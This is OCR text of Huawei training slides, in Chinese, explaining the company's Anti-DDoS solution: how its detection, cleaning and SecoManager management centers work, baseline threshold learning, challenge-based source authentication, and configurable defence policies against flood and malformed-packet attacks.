• DDoS攻击对企业经济造成重大影响： DDoS攻击导致服务不可用，无法进行业务活动，如电子商务网站无法进行交易，在线客服无法提供，导致销量下降、利润下滑等。	• DDoS攻击可能是为了转移目标系统的注意力，以便实施其他形式的攻击，如数据窃取或破坏，数据丢失或泄露可能导致企业的商业机密、客户信息或其他敏感信息泄露。	• 如果企业频繁遭受DDoS攻击，导致服务不稳定或不可靠，客户可能会失去信任，导致市场竞争力下降，名誉受损，企业名誉一旦下降，再次信任将会成为一项艰巨任务。	• 如果DDoS攻击目标为关键基础设施，对社会稳定和公民权利造成重大影响，例如，攻击者对医疗机构和紧急服务进行DDoS攻击，这可能对生命安全造成威胁。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

DDoS攻击防范

- 华为USG系列防火墙提供DDoS攻击防范功能，同时推出AntiDDoS+SecoManager解决方案为客户提供更为专业的DDoS攻击防护，在防护传统流量型DDoS攻击的基础上，重点加强了对应用层攻击的防护，保护用户业务安全。




AntiDDoS攻击防范过程

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 第1步：DDoS攻击流量到达出口设备（交换机1），出口设备配置端口镜像将流量复制并发送给AntiDDoS1设备。
- 第2步：DDoS攻击流量到达AntiDDoS1设备后，对流量进行检测，发现异常流量后通知SecoManager。
- 第3步：SecoManager向AntiDDoS2设备下发引流任务，DDoS攻击流量被牵引到AntiDDoS2设备上。
- 第4步：AntiDDoS2设备对DDoS攻击流量进行清洗。
- 第5步：完成DDoS攻击流量清洗后，AntiDDoS2设备将正常流量回注给交换机2，进而转发给防护对象，从而完成DDoS攻击防范。

AntiDDoS方案组成

- AntiDDoS解决方案由华为自主研发的AntiDDoS和管理中心组成。其中AntiDDoS包含检测中心和清洗中心两部分，整个方案包括检测中心、清洗中心和SecoManager管理中心三大部分。
  - 检测中心：负责对流量进行检测，发现异常后上报管理中心，由管理中心下发引流策略至清洗中心进行引流清洗。
  - 清洗中心：根据管理中心下发的策略进行引流、清洗，并把清洗后的正常流量回注，同时将这些动作记录在日志中上报管理中心。
  - 管理中心（SecoManager）：负责检测中心和清洗中心的统一管理，是AntiDDoS解决方案的管理中枢。提供设备管理、策略管理、性能管理、告警管理、报表管理等功能。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 华为AntiDDoS解决方案能针对防护对象的业务流量进行周期性学习和分析，展示业务流量正常曲线。并针对不同业务流量类型，在不同时段采取差异化的防护策略，实现精细化防护。
- 一旦攻击发生立即启动防护。通过采用过滤器、行为分析、会话监控等多种技术手段，精确防护各种Flood类攻击、Web应用类攻击、DNS攻击、SSL DoS/DDoS类攻击和协议栈漏洞类攻击，保护应用服务器的安全。


目录

1. DDoS攻击介绍
2. **Anti-DDoS解决方案技术原理**
   - 检测中心
   - 清洗中心
   - 管理中心
   - Anti-DDos引流与回注方案
3. Anti-DDoS部署方案
4. Anti-DDoS配置实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

检测中心

- 检测中心主要负责对可疑流量进行检测，使用的检测技术主要分为两种，一是基于Netflow的逐流检测技术，二是基于应用的逐包检测技术，前者仅能检测大流量攻击，后者不仅能检测出大流量攻击还能够检测出小流量攻击和应用层攻击（如SQL注入）。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 可通过在网络中部署分流设备（针对光纤传输）或者部署流量镜像将流量复制到流量探针或者检测中心。
- 逐包检测技术：检测中心接收主链路的分光或镜像流量，对防护目标 IP 地址进行全流量、逐包、实时检测。为了应对快速上升的攻击流量，逐包检测基于报文触发，对大流量攻击提供毫秒级攻击响应。逐包检测除了分析基础的网络层信息之外，还分析常见的应用层协议和会话层信息，因此适合各种慢速攻击及应用层攻击检测，一般部署在数据中心、金融等精细化的检测场景。
- Flow 检测技术：检测中心接收路由交换设备的 xFlow 流量，基于 xFlow 流量检测 DDoS 攻击。xFlow 流量是基于 xFlow 协议对流量进行抽样统计的结果，主要包含五元组、TCP Flag、流量统计信息（包速率、带宽）等，不包含应用层信息，而且抽样比值较大。因此Flow 检测技术更适合大流量网络层攻击检测，不适合慢速攻击及应用层攻击检测，但 Flow 检测中心部署简单且成本低，适合部署在运营商城域网或广电等大流量防护场景。当前检测中心支持检测的xFlow 流量包括 NetStream、NetFlow 和 IPFIX（IP Flow Information Export，IP 数据流信息输出）协议的流量采样信息。

检测技术 - 动态流量基线

- AntiDDoS解决方案可周期性地统计学习用户网络流量，将学习周期内每种流量模型的最大值作为基本值，然后再结合容忍度计算出最终的攻击检测阈值，以防止流量瞬时抖动引起的误判。
- 用户网络流量模型发生变化时，流量模型学习结果会自动调整，相应的检测阈值也会自动调整。
- AntiDDos解决方案还支持通过AI消躁功能，避免突发流量及攻击流量对基线污染，精细化基线学习结果，避免漏防。



动态流量基线学习原理示意图

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DDoS 攻击检测的主要工作是对流量进行分类统计，然后与配置的检测阈值进行比较，如果流量超出阈值则认为是攻击。因此攻击检测的准确性与阈值配置的合理性有很大关系。而阈值配置的合理性如果完全依赖网络安全工程师的经验，很难确保每种流量模型的阈值都配置准确。Anti-DDoS 解决方案可周期性地统计学习用户网络流量，将学习周期内每种流量模型的最大值作为基本值，然后再结合容忍度计算出最终的攻击检测阈值，以防止流量瞬时抖动引起的误判。当用户网络流量模型发生变化时，流量模型学习结果会自动被调整，相应的检测阈值也会自动被调整。

动态基线学习配置

- DDoS攻击防御效果主要取决于防御阈值的设置是否合理。不同网络拥有不同的应用，每种应用又具有不同的业务带宽，所以，阈值设置需要根据网络实际情况进行合理配置。
- 为提升AntiDDoS整体防御效果，建议配置防御阈值前，先开启“基线学习” 功能，了解网络中的流量类型和分布情况，然后根据基线学习的流量模型“手工配置”合理的防御阈值。

策略项的当前防御阈值　　通过基线学习到的策略项流量值　　基于算法计算得到的防御策略项建议阈值

应用建议值

设备	策略项	当前值	基线值	建议值
clean	ACK Flood	5000 pps	4 pps	5000 pps
clean	FIN/RST Flood	5000 pps	3 pps	5000 pps

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


- 基线学习也称为动态基线学习，其目的是学习防护对象的流量基线值，从而调整防御策略中的防御阈值。因为：
  - 若防御阈值设置过低，则会导致没有发生攻击时，系统就会启动攻击防御功能。
  - 若防御阈值设置过高，则会导致即使发生了攻击，系统也无法感知，不能及时启动防御功能。
- 建议值下发到设备上后即变为当前值，建议值的具体计算方法如下：
  - 如果当前已配置防御阈值，则建议值＝当前值×当前值权重+（基线值×容忍度）×（1–当前值权重）；
    - 容忍度：允许超出基线值的程度，不同条件下的容忍度的取值不同，如包速率的基线值<5000 pps或带宽的基线值<5 Mbit/s时，容忍度的取值为200%，更多容忍度取值请访问https://support.huawei.com/enterprise/zh/doc/EDOC1100287122?idPath=24030814%7C9856724%7C21431168%7C253423183%7C252873471查看。
  - 如果当前未配置防御阈值，则建议值＝基线值×容忍度。
  - 由于阈值太小会引起误报，当有特殊情况发生时，建议值取值为固定数值，如包速率的基线值<5000pps时，建议值取值为5000pps，更多特殊情况下的建议值取值请访问https://support.huawei.com/enterprise/zh/doc/EDOC1100287122?idPath=24

030814%7C9856724%7C21431168%7C253423183%7C252873471查看。

- 动态基线学习可以重复进行，以应对网络流量模型发生变化的场景。
- 清洗设备按照清洗后的转发流量来学习基线。
- 如遇促销等业务流量剧增的场景，需手动调整配置阈值，不可完全依赖基线学习。

检测技术 - 机器学习识别技术

- 基于机器学习的攻击识别技术由AntiDDoS设备和管理中心共同完成，AntiDDoS设备提取流量特征信息发送至管理中心，管理中心的大数据分析引擎和机器学习引擎对数据进行综合分析，识别出攻击源IP，然后将攻击源IP下发到AntiDDoS设备进行过滤。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. DDoS攻击介绍
2. **Anti-DDoS解决方案技术原理**
   - 检测中心
   - 清洗中心
   - 管理中心
   - Anti-DDos引流与回注方案
3. Anti-DDoS部署方案
4. Anti-DDoS配置实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

清洗中心


- 清洗中心主要根据管理中心下发的策略进行引流、清洗，并把清洗后的正常流量回注，同时将这些动作记录在日志中上报管理中心。清洗中心提供多种DDoS流量清洗手段，可以准确识别正常流量，清洗各类异常流量。清洗中心同时具备检测功能，当防护业务对检测性能要求较低时，也可以只部署清洗中心。
- 对于AntiDDoS盒式设备而言，单CPU的设备只能作为检测中心或者清洗中心，对于双CPU的设备，可以通过设备CPU类型同时作为检测设备和清洗设备，而对于AntiDDoS框式设备，可以指定具体某个板卡为检测、清洗模式。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

AntiDDoS清洗中心精准防御

- 华为AntiDDoS防护设备深入分析报文的每个字节，采用报文合法性检查、特征过滤、虚假源防御、真实源行为检测、基于会话防范、行为分析和流量整形等精心打造的“七层净化”架构，可针对复杂DDoS攻击进行多维度行为分析，精准过滤攻击流量，保护Web、APP、API等关键业务系统。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 第一步，报文合法性检查：基于 RFC（Request for Comments，请求意见稿）检查报文合法性，过滤利用协议栈漏洞发起的畸形报文攻击。
- 第二步，特征过滤：首先基于报文内容特征的静态匹配过滤，主要针对没有连接状态的攻击进行防范，如UDP Flood、UDP类反射放大攻击（包括DNS反射放大，NTP反射放大等），ICMP Flood；然后基于黑白名单静态过滤；
- 第三步，虚假源防御：用于防范虚假源发起的SYN Flood；
- 第四步，真实源行为检测：用于防范虚假源或僵尸工具的DNS Query Flood、DNS Reply Flood、HTTP get/post Flood、HTTPS Flood、SIP Flood；
- 第五步，基于会话防范：基于会话检查可防范ACK Flood、FIN/RST Flood、TCP连接耗尽攻击、TCP异常会话攻击（socktress、重传攻击、空连接攻击）、DNS Cache Poisoning、SSL-DoS/SSL-DDoS、 HTTP slow headers/post attack；
- 第六步，行为分析：僵尸网络发起的攻击流量和用户访问业务流量行为上存在很大差异，用户访问业务流量具有突发性，访问资源比较分散；而僵尸网络攻击因属于僵尸工具攻击，流量最大特征是访问频率恒定，访问资源固定。可基于行为分析防范CC攻击、TCP慢速攻击、真实源发起的TCP Flood；
- 第七步，流量整形：经过上述层层过滤后，如果流量还很大，超过服务器的实际带宽，则采用流量整形使到达服务器的流量处于服务器的安全带宽范围内,包括源限速和目的IP限速。

清洗技术 - 报文合法性检测


- AntiDDoS系统能够针对网络中的报文合法性做检查，对于违反RFC等协议标准的报文将直接丢弃，避免其可能对服务器造成的性能损耗。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

清洗技术 - 特征过滤

- 有些攻击报文具有明显的特征，可基于报文网络层特征如端口号、协议、报文长度等，甚至是报文负载特征进行过滤；AntiDDoS系统支持基于网络层特征配置软件及硬件静态过滤规则；亦支持基于攻击流量特征自动提取攻击特征，形成高性能的硬件过滤规则过滤攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

清洗技术 - 被动认证

- 被动认证技术主要依靠TCP协议栈重传机制或应用层协议的重请求机制实现对报文源IP的合法性认证。

TCP被动认证：首包丢弃

- 首包丢弃：针对一个数据流，收到的第一个报文不响应，直接丢弃，正常的业务报文会进行重传，而攻击者发送的大量随机报文并不会重传。
- 利用“首包丢弃”防御可有效缓解虚假源TCP类Flood攻击，包括SYN Flood、SYN-ACK Flood、ACK Flood、FIN Flood。

DNS被动认证

- DNS协议本身具有重请求的机制，因此当遭受虚假源DNS Query Flood时，可采用被动认证判定报文源IP在互联网中是否真实存在，通过认证的源会被加入白名单，其后续的DNS请求报文将会被直接转发。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- SYN Flood：攻击者伪造大量的SYN请求报文发送给服务器，服务器每收到一个SYN就会响应一个SYN-ACK报文，但是攻击者并不会理会此SYN-ACK报文，所以服务器端会存在大量TCP半开连接，维护这些链接需要消耗大量的CPU及内存资源，最终导致服务器无暇处理正常的SYN请求，拒绝服务。此攻击称为SYN Flood攻击。
- SYN-ACK Flood攻击源会假冒服务器，发送大量SYN-ACK报文到攻击目标网络，如果网络出口有依靠会话转发的网络设备，比如防火墙、IPS等设备，则大量的SYN-ACK报文会导致这类网络设备处理性能降低，甚至会话耗尽。另外，SYN Flood的反射攻击也可能造成服务器发送大量的SYN-ACK报文。
- ACK Flood攻击是指攻击者通过使用TCP ACK数据包使服务器过载。像其他DDoS攻击一样，ACK Flood攻击的目的是通过使用垃圾数据来减慢攻击目标的速度或使其崩溃，从而导致拒绝向其他用户提供服务。
- FIN Flood攻击，其攻击原理也是伪造带有特殊标志位的TCP报文，对目标服务器发起攻击，消耗其系统资源，最终导致服务器无法提供正常的服务。

清洗技术 - 主动挑战认证

- 主动挑战认证技术是AntiDDoS设备基于TCP协议栈或应用协议栈定义，当攻击发生时，AntiDDoS设备拦截疑似攻击报文，并主动代替服务器和访问端IP进行交互，通过验证访问端是否遵从协议栈定义来判定访问端是否是真实IP或真实业务客户端，从而达到防御虚假源攻击或假冒业务客户端访问的机器人攻击。

TCP主动挑战

- 该技术可有效防御虚假源SYN Flood和SYN-ACK Flood。
- 以SYN Flood为例，当发生SYN Flood时，AntiDDoS设备拦截并向访问端IP发送带有cookie的挑战认证报文。
- 如果该IP真实存在，则回应挑战认证报文，且回应报文携带cookie，AntiDDoS设备会将该IP加入白名单列表，其后续TCP报文直接转发。

DNS主动挑战

- 该技术可有效防御虚假源发起的DNS Query Flood和DNS Reply Flood。
- 针对DNS Query Flood，其防御原理是基于DNS客户端可使用TCP协议进行DNS域名请求，或者基于DNS递归服务器支持NS请求，AntiDDoS设备拦截DNS Query报文，并对报文的源IP发起挑战认证，通过该IP是否能够正确回应挑战认证报文，以验证该IP的真实性。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

清洗技术 - 会话检测

- TCP会话层攻击主要包括TCP连接耗尽、TCP空连接等；应用层会话攻击则主要包括HTTP异常会话攻击和HTTPS异常会话攻击。
- 华为AntiDDoS设备主要通过会话检查防御两大类攻击。

虚假源

- 通过会话检测，有效识别虚假源的ACK Flood、FIN/RST Flood等攻击，丢弃非法报文。


傀儡

- 通过会话检测，识别多维度的异常会话，将异常会话数量超过阈值的源IP加入黑名单。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

清洗技术 - 行为分析

- 华为AntiDDoS系统基于多维度的源IP访问行为异常识别机器人攻击，行为分析主要分为两大类，一类是TCP行为分析，另外一类是HTTP和TLS/HTTPS应用层行为分析，主要包括SYN报文比例异常和ACK大报文比例异常，访问固定资源比例异常、访问大资源比例异常等，AntiDDoS设备将访问行为异常的源IP加入黑名单。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- TCP行为分析主要包括基于SYN-Ratio的SYN报文比例异常和ACK大报文比例异常。ACK大报文比例异常属于TCP会话层CC攻击，即僵尸主机和服务器建立TCP会话后发送大量超大报文ACK，挤占带宽资源。
- 应用层攻击往往具有很强的目标性，针对Web网站、APP的攻击经常表现为通过高频访问大资源甚至通过HTTP Range放大挤占服务器outbound链路带宽，或通过高频访问如登录、修改密码、查询不存在的资源等特定URI消耗服务器处理性能。

清洗技术 - 硬件防御加速

- 华为AntiDDoS清洗设备采用专用硬件NP（Network Processor）对常见的大流量虚假源泛洪（如SYN Flood、SYN/ACK Flood、ACK Flood、UDP Flood、DNS Flood）和TCP/UDP反射，进行第一道防御，清洗业务CPU处理从NP透过的少量网络层及会话层、应用层攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- T级攻击常态化，单一CPU防御性能受限，Anti-DDoS解决方案创新推出CPU智能协同NP硬件加速防御防御机制。NP专用硬件先过滤大流量网络层攻击，然后CPU过滤复杂的会话层和应用层攻击，快速抵御大流量攻击。
- 防御加速流程如下：
  - 流量经过NP时，直接基于预定义的过滤规则包括协议、源端口、目的端口、报文长度等过滤UDP反射、TCP反射及不合规的SYN、SYN-ACK报文等；
  - 然后 NP 将流量转发至 CPU，CPU检测到网络层泛洪攻击时（如SYN Flood、SYN-ACK Flood、ACK Flood、UDP Flood、DNS Flood等），立即开启防御，同时通知NP进行防御；
  - NP 基于动态规则防御网络层泛洪攻击的后续报文。
  - 清洗业务CPU继续过滤透过的少量的网络层、会话层和应用层攻击。


目录

1. DDoS攻击介绍
2. **Anti-DDoS解决方案技术原理**
   - 检测中心
   - 清洗中心
   - **管理中心**
   - Anti-DDos引流与回注方案
3. Anti-DDoS部署方案
4. Anti-DDoS配置实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

管理中心

- 管理中心是AntiDDoS防御系统的大脑，可实现对AntiDDoS设备集中管理、防御策略配置下发、系统及攻击告警管理、业务报表可视化呈现及提供API实现和第三方系统的集成。
- 管理中心根据功能和作用的不同，分为数据采集器和管理服务器两个模块。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 数据采集器：数据采集器负责AntiDDoS设备的流量、异常、攻击相关数据的采集、解析、汇总、入库，提供管理服务器数据统计与查询及报表呈现。
- 管理服务器：负责AntiDDoS设备集中管理、防御策略配置管理、引流&抓包&黑洞等业务配置管理及业务报表呈现。

SecoManager管理功能

管理功能	描述
基本管理	设备管理：用户管理，个人管理，认证管理，证书管理，接口管理，日志管理等
	系统管理：支持通过SNMPv3和NETCONF协议发现和添加设备，使用STELNET协议与设备进行数据传输
	性能管理：支持设备CPU、内存以及流量检测数据的实时监控。
安全管理	操作与维护安全：提供密码验证码登录机制，超时强制下线，分权分域，操作日志
	通讯安全：提供HTTPS连接方式，管理中心和网元之间SSH加密通讯，服务器和采集器之间SSL加密通讯
	系统安全：可对操作系统安全加固，安装最新补丁，关闭空闲端口，监控运行状态
维护管理	基于ACL抓包、基于全局丢包抓包、基于防护对象异常抓包、基于防护对象攻击抓包、支持对抓包文件进行以下动作、查看异常/攻击事件、对抓包文件攻击溯源、分析抓包文件
报表分析	流量分析
	异常/攻击分析
	智能防御事件：可通过该报表查询AntiDDoS设备周期内的防御情况，审视防御效果
告警管理	提供全网告警实时集中监视界面，提供7*24的告警监控，并提供声音告警或邮件远程通知、支持网元告警、性能阈值告警、DDoS告警等、支持当前告警确认/取消确认、手工清除、自动清除等动作、支持同一告警重复上报后归并、提供历史告警查询

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

SecoManager特色功能

华为AntiDDoS方案提供了一整套智能的流量基线学习系统，通过SecoManager将管理人员从繁复的阈值配置中释放，提供快捷易用的Web界面，帮助管理人员快速熟练使用整套AntiDDoS系统。其特色功能有：

- 黑白名单：全局静态黑/白名单，防护对象静态黑/白名单，全局动态黑/白名单。
- 基本防御策略：防御模式；流量模型学习。
- 全局防御策略：硬件过滤器；基本攻击防御。
- 防护对象防御策略：防护对象；防护对象过滤器；防护对象防御策略。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 防御模式：
  - 自动执行：清洗设备检测到流量异常后，生成异常事件并自动启用防御。
  - 手动确认：清洗设备检测到流量异常后，生成异常事件，需要由管理员确认是否启用防御。
- 流量模型学习：
  - 动态基线学习：对用户网络流量按时间进行统计，学习正常网络环境中一定时间间隔内的流量最高值，并以曲线形式在管理中心展现给管理员。
- 硬件过滤器：
  - 支持配置TCP、UDP、IP、ICMP协议的硬件过滤器。
  - 可以对匹配规则的报文进行以下处理：限速；丢弃
- 基本攻击防御：
  - 扫描窥探型攻击：地址扫描和端口扫描。
  - 畸形包攻击：Land攻击、Fraggle攻击、WinNuke攻击、Ping of Death攻击、Teardrop攻击、IP Option、TCP报文标志位攻击、超大ICMP报文控制、超大UDP报文控制、Smurf攻击。
  - 特殊报文攻击：Tracert报文控制、带时间戳选项的IP报文攻击、带源路由选项的IP报文控制、带路由记录项的IP报文攻击、ICMP重定向报文攻击、ICMP不可达报文攻击。

- 防护对象：
  - 自定义防护对象
  - 默认防护对象
- 防护对象过滤器：
  - 支持配置IP、TCP、UDP、ICMP、HTTP、DNS、SIP协议的防护对象过滤器。
  - 可以对匹配关键字的报文进行以下处理：丢弃；丢弃&黑名单；通过；通过&白名单；限速；源限速。
- 防护对象防御策略：
  - 防护对象限流
  - IP Flood攻击防御
  - TCP类报文攻击防御
  - UDP类报文攻击防御
  - HTTP类报文攻击防御
  - TLS类报文攻击防御
  - DNS 类报文攻击防御
  - ICMP限流
  - SIP类报文攻击防御

基于全局防御策略 - 硬件过滤器

- 硬件过滤器可以对常见的“网络层攻击”进行流量过滤，保护整体网络层安全。硬件过滤器的配置具有“通用性”，作为全局使用。支持配置TCP、UDP、IP、ICMP协议的硬件过滤器。可以对匹配规则的报文进行以下处理：限速；丢弃。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

基于全局防御策略 - 基本攻击防御

基本攻击防御支持防御：

- 扫描窥探型攻击：地址扫描和端口扫描。
- 畸形包攻击：Land攻击、Fraggle攻击、WinNuke攻击、Ping of Death攻击、Teardrop攻击、IP Option、TCP报文标志位攻击、超大ICMP报文控制、超大UDP报文控制、Smurf攻击。
- 特殊报文攻击：Tracert报文控制、带时间戳选项的IP报文攻击、带源路由选项的IP报文控制、带路由记录项的IP报文攻击、ICMP重定向报文攻击、ICMP不可达报文攻击。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


基于全局防御策略 - 黑白名单

- 创建全局防御黑白名单，对到达设备的流量进行“白名单放行”和“黑名单丢弃”操作。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防护对象防御策略 - 防护对象

- 防护对象类型可以支持：自定义防护对象和默认防护对象；
- 初始部署系统预置专家策略模板。专家攻防对抗经验转化为游戏、金融、政府等不同行业的预置防御策略模板，简化用户配置，开箱即用。
- 可选择的行业有以下类型：游戏、金融和保险、运营商&互联网服务提供商、电子商务、IT/云服务提供商、媒体及娱乐、政府、公共事业部门、制造、酒店及旅游、教育、保健、医疗、能源、法律、其他。



